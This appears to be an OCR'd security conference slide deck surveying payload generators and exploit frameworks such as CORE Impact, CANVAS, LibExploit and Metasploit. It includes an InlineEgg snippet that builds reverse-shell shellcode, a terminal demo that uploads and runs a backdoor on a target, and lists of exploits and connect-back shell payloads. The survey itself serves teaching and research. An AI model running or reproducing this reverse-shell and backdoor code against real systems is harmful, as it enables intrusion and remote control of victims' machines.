void
main()
{
  int i;
  i=_lcreat(filename);
  sendint(i,i);
}
```




#4: Payload Generators


- **InlineEgg (CORE SDI)**
  - Spawn of CORE Impact
  - Dynamic code via python
  - Non-commercial use only
  - Supports Linux, BSD, Windows...

InlineEgg Example:

```
egg = InlineEgg(Linuxx86Syscall)

# connect to other side
sock = egg.socket(socket.AF_INET,socket.SOCK_STREAM)
sock = egg.save(sock)
egg.connect(sock,(connect_addr, connect_port))

# dup and exec
egg.dup2(sock, 0)
egg.dup2(sock, 1)
egg.dup2(sock, 2)
egg.execve('/bin/sh',('bash','-i'))
```


Exploit Frameworks






#5: Exploit Frameworks

- **Framework Basics**
  - Library of common routines
  - Simple to add new payloads
  - Minimize development time
  - Platform for new techniques



#5: Exploit Frameworks

- **Public Exploit Frameworks**
  - Two stable commercial products
  - Handful of open source projects
  - New projects in stealth mode




#5: Exploit Frameworks


- **CORE Impact (CORE SDI)**
  - Strong product, 2+ years old
  - Skilled development team
  - Massive number of exploits
  - Python and C++ (Windows)
  - Starts at $15,000 USD

#5: Exploit Frameworks

- **CORE Impact (CORE SDI)**
  - Stable syscall proxy system
  - Full development platform
  - Discovery and probe modules
  - Macro function capabilities
  - Integrated XML reporting


#5: Exploit Frameworks





#5: Exploit Frameworks

- **Windows ASM Components**
  - Solid design, great features
  - Includes skeleton and manager
  - Full source code is available
  - Written in C and ASM
  - Modular development system



#5: Exploit Frameworks

- **Windows ASM Components**
  - Small first stage component
  - Installs payload over network
  - Avoid bytes with XOR encoder
  - Fork, Bind, Connect, Findsock

#5: Exploit Frameworks

Terminal

Eterm Font Background Terminal

```
hdm@ice WINASM-1.1 $ ./wexp 192.168.50.189 1433 -n find
copyright LAST STAGE OF DELIRIUM aug 2002 poland  //lsd-pl.net/
wasm exploit skeleton

[ core: xore,init,find,disp (505 bytes)
[ ready
> help
cmd  -execute cmd.exe (to quit type 'exit' or press CTRL-C)
put  c:\file.txt -upload file.txt from local directory to c:\
get  c:\file.txt -download file.txt from c:\ to local directory
inst bind(1234) -fork,bind and listen on 1234 port
inst conn(1.2.3.4,1234,60) -fork,try connect to 1.2.3.4 1234 every 60s
kill -terminate the process
exit -disconnect
>
> put C:\backdoor.exe
[ plug: main (598 bytes)
[ uploading
[ transfer backdoor.exe to 192.168.50.189 C:\backdoor.exe
[ end
>
> cmd
[ plug: main (598 bytes)
[ run cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>c:\backdoor.exe
c:\backdoor.exe
- --=[ Backdoor Initialized. Dropping to background...


C:\WINNT\system32>
```


#5: Exploit Frameworks

- **CANVAS (Immunity Inc)**
  - New and gaining ground
  - Small set of reliable exploits
  - Includes non-public “0-day”
  - Supports Linux & Windows
  - Priced at $995 USD

#5: Exploit Frameworks

- **CANVAS (Immunity Inc)**
  - Working syscall proxy system
  - Solid payload encoder system
  - Includes API for developers
  - Exploits Solaris, Linux, Windoze
  - Automatic SQL injection module

#5: Exploit Frameworks



#5: Exploit Frameworks

- **LibExploit (Simon Femerling)**
  - New project, improving quickly
  - C library to simply development
  - Includes two sample exploits
  - Currently supports Linux x86
  - Released as open source (GPL)

#5: Exploit Frameworks

- **LibExploit (Simon Femerling)**
  - Includes ~30 stock payloads
  - Generate dynamic payloads
  - Can encode with ADMutate
  - Common networking API
  - Built-in exploit console

#5: Exploit Frameworks

aterm

```
hdm@pagefault ~/xpl $ ./newexp 192.168.0.1 443

        Welcome to LibExploit Terminal

let> help
quit                -> End Terminal.
help                -> Help.
set                 -> set (host|port|type) data.
status              -> Status.
connect             -> Connect.
disconnect          -> Disconnect.
cmd                 -> cmd (command).
version             -> Terminal version.
clear               -> Clear connection.
let> version
LibExploit Terminal Version : 0.2
let>
```

#5: Exploit Frameworks

- **Metasploit Exploit Framework**
  - Complete exploit environment
  - Small set of reliable exploits
  - Trivial to use new payloads
  - Handlers and callbacks
  - Full source code (OSS)

#5: Exploit Frameworks

- **Metasploit Exploit Framework**
  - Modular and extensible API
  - Protocol modules and routines
  - Easy to add new interfaces
  - Designed to allow embedding
  - Very active development


#5: Exploit Frameworks

Terminal

Eterm Font Background Terminal

```
Metasploit Framework Loaded Exploits
====================================

  apache_chunked_win32          Apache Win32 Chunked Encoding
  exchange2000_xexch50          Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked     Frontpage fp30reg.dll Chunked Encoding
  iis50_nsiislog_post           IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow        IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll            IIS 5.0 WebDAV ntdll.dll Overflow
  msrpc_dcom_ms03_026_win2kxp   Microsoft RPC DCOM MS03-026 NT 2K/XP
  msrpc_dcom_ms03_026_winnt     Microsoft RPC DCOM MS03-026 NT 4.0
  mssql2000_resolution          MSSQL 2000 Resolution Overflow
  samba_trans2open              Samba trans2open Overflow
  solaris_sadmind_exec          Solaris sadmind Remote Exec
  warftpd_165_pass              War-FTPD 1.65 PASS Overflow

msf > show payloads

Metasploit Framework Loaded Payloads
====================================

  bsdx86bind                    Listen for connection and spawn a shell
  bsdx86bind_lsd                Listen for connection and spawn a shell
  bsdx86findsock                Spawn a shell on the established connection
  bsdx86reverse                 Connect back to attacker and spawn a shell
  linx86bind                    Listen for connection and spawn a shell
  linx86findsock                Spawn a shell on the established connection
  linx86reverse                 Connect back to attacker and spawn a shell
  linx86reverse_imp             Connect back to attacker and download impurity module
  solx86bind                    Listen for connection and spawn a shell
  solx86findsock                Spawn a shell on the established connection
  solx86reverse                 Connect back to attacker and spawn a shell
  winadduser                    Create admin user X with pass X
  winbind                       Listen for connection and spawn a shell
  winreverse                    Connect back to attacker and spawn a shell

msf >
```

Questions?



Metasploit Framework Demonstration